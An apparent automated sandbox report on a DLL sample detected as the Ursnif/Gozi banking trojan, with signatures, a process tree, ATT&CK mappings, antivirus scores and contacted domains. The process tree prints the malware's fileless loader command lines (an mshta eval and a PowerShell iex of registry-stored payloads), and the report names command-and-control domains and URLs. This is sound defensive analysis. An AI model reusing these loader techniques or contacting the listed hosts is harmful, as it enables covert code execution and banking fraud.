ID: 322295
Sample Name: onerous.tar.dll
Cookbook: default.jbs
Time: 21:18:13
Date: 24/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report onerous.tar.dll

Overview


General Information

Sample Name:	onerous.tar.dll
Analysis ID:	322295
MD5:	79d81979dbbd1c..
SHA1:	f40959018e132fb..
SHA256:	5dd2f21b81330a3.
Tags:	dll

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected Gozi e-Banking trojan
- Found malware configuration
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: Dot net compiler co…
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a COM Internet Explorer ob…
- Creates a thread in another existing …

Classification



Startup

- **System is w10x64**
- loaddll32.exe (PID: 6780 cmdline: loaddll32.exe 'C:\Users\user\Desktop\onerous.tar.dll' MD5: 76E2251D0E9772B9DA90208AD741A205)
  - control.exe (PID: 4672 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- iexplore.exe (PID: 7128 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4812 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7128 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6188 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 4876 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 3732 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6188 CREDAT:17422 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 5816 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5556 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 1364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 4908 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\1453igkk\1453igkk.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5016 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES8664.tmp' 'c:\Users\user\AppData\Local\Temp\1453igkk\CSCD2500265572748DEA3D91E508E5342FB.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 3360 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\jery0dbp\jery0dbp.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6020 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES9384.tmp' 'c:\Users\user\AppData\Local\Temp\jery0dbp\CSCF9697DD756E45B2A9442C531AA1339A.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3668 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- **cleanup**

Malware Configuration

Threatname: Ursnif

```
{
  "server": "730",
  "os": "10.0_0_0_x64",
  "version": "250157",
  "uptime": "158",
  "system": "75b51dd63c757ef7e1ccbbde1d12750dhh%`",
  "size": "200775",
  "crc": "2",
  "action": "00000000",
  "id": "1100",
  "time": "1606281604",
  "user": "f73be0088695dc15e71ab15cb33c1faf",
  "hash": "0xa9e7194b",
  "soft": "3"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000001A.00000003.397434238.000002A5846A0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.242195768.0000000003108000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.242321431.0000000003108000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000000.00000003.242337914.0000000003108000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000023.00000002.853077488.0000000000FDE000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Click to see the 12 entries				

Sigma Overview


System Summary:

Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Signature Overview



- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus / Scanner detection for submitted sample
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample

Networking:

- Creates a COM Internet Explorer object
- Found Tor onion address

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Yara detected Ursnif

E-Banking Fraud:

- Detected Gozi e-Banking trojan
- Yara detected Ursnif
- Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

- Writes or reads registry keys via WMI
- Writes registry values via WMI

Data Obfuscation:

- Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection:

- Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

- Allocates memory in foreign processes
- Changes memory attributes in foreign processes to executable or writable
- Compiles code for process injection (via .Net compiler)
- Creates a thread in another existing process (thread injection)
- Injects code into the Windows Explorer (explorer.exe)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Valid Accounts 1	Windows Management Instrumentation 2	DLL Side-Loading 1	DLL Side-Loading 1	Obfuscated Files or Information 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfe
Default Accounts	Native API 1	Valid Accounts 1	Valid Accounts 1	DLL Side-Loading 1	LSASS Memory	Account Discovery 1	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 1 2	Logon Script (Windows)	Access Token Manipulation 1	Masquerading 1	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	PowerShell 1	Logon Script (Mac)	Process Injection 8 1 3	Valid Accounts 1	NTDS	System Information Discovery 4 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Access Token Manipulation 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Proxy
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 3	Cached Domain Credentials	Security Software Discovery 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 3	DCSync	Virtualization/Sandbox Evasion 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Process Discovery 3	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
onerous.tar.dll	48%	Virustotal		Browse
onerous.tar.dll	58%	ReversingLabs	Win32.Trojan.Razy	
onerous.tar.dll	100%	Avira	TR/Crypt.XDR.Gen	
onerous.tar.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
c56.lepini.at	12%	Virustotal		Browse
api10.laptok.at	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/7U45Cnfq9ga1e8EvVVl5Xw/PEp4yjCXLpMYN/6YsASJ53/HyrTUgpz9vVGeLRPz7uVIoJ/wf	0%	Avira URL Cloud	safe	
http://api10.laptok.at/api1/tWZ_2FD2Squg/FT7ec2R_2BI/1SrQaK0cbnFssD/EhaYqhgMTbjcAChT30HF6/_2F5KOHdpM	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
c56.lepini.at	47.241.19.44	true	true	• 12%, Virustotal, Browse	unknown
api10.laptok.at	47.241.19.44	true	false	• 12%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.de/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	loaddll32.exe, 00000000.000000 02.426105865.0000000000440000. 00000040.00000001.sdmp, powers hell.exe, 0000001A.00000003.39 7434238.000002A5846A0000.00000 004.00000001.sdmp, control.exe, 00000023.00000002.853077488. 0000000000FDE000.00000004.0000 0001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.000000 02.426105865.0000000000440000. 00000040.00000001.sdmp, powers hell.exe, 0000001A.00000003.39 7434238.000002A5846A0000.00000 004.00000001.sdmp, control.exe, 00000023.00000002.853077488. 0000000000FDE000.00000004.0000 0001.sdmp	true	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000021.0000000 0.417253230.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://api10.laptok.at/api1/7U45Cnfq9ga1e8EvVVl5Xw/PEp4yjCXLpMYN/6YsASJ53/HyrTUgpz9vVGeLRPz7uVIoJ/wf	~DFCE3757A75A0E50D1.TMP.3.dr, {C152A990-2EDD-11EB-90E4-ECF4BB862DED}.dat.3.dr	false	• Avira URL Cloud: safe	unknown
http://asp.usatoday.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://api10.laptok.at/api1/tWZ_2FD2Squg/FT7ec2R_2BI/1SrQaK0cbnFssD/EhaYqhgMTbjcAChT30HF6/_2F5KOHdpM	{DC6A3E21-2EDD-11EB-90E4-ECF4BB862DED}.dat.20.dr	false	• Avira URL Cloud: safe	unknown
http://fr.search.yahoo.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000021.0000000 0.412685847.00000000061F3000.0 0000002.00000001.sdmp	false		high
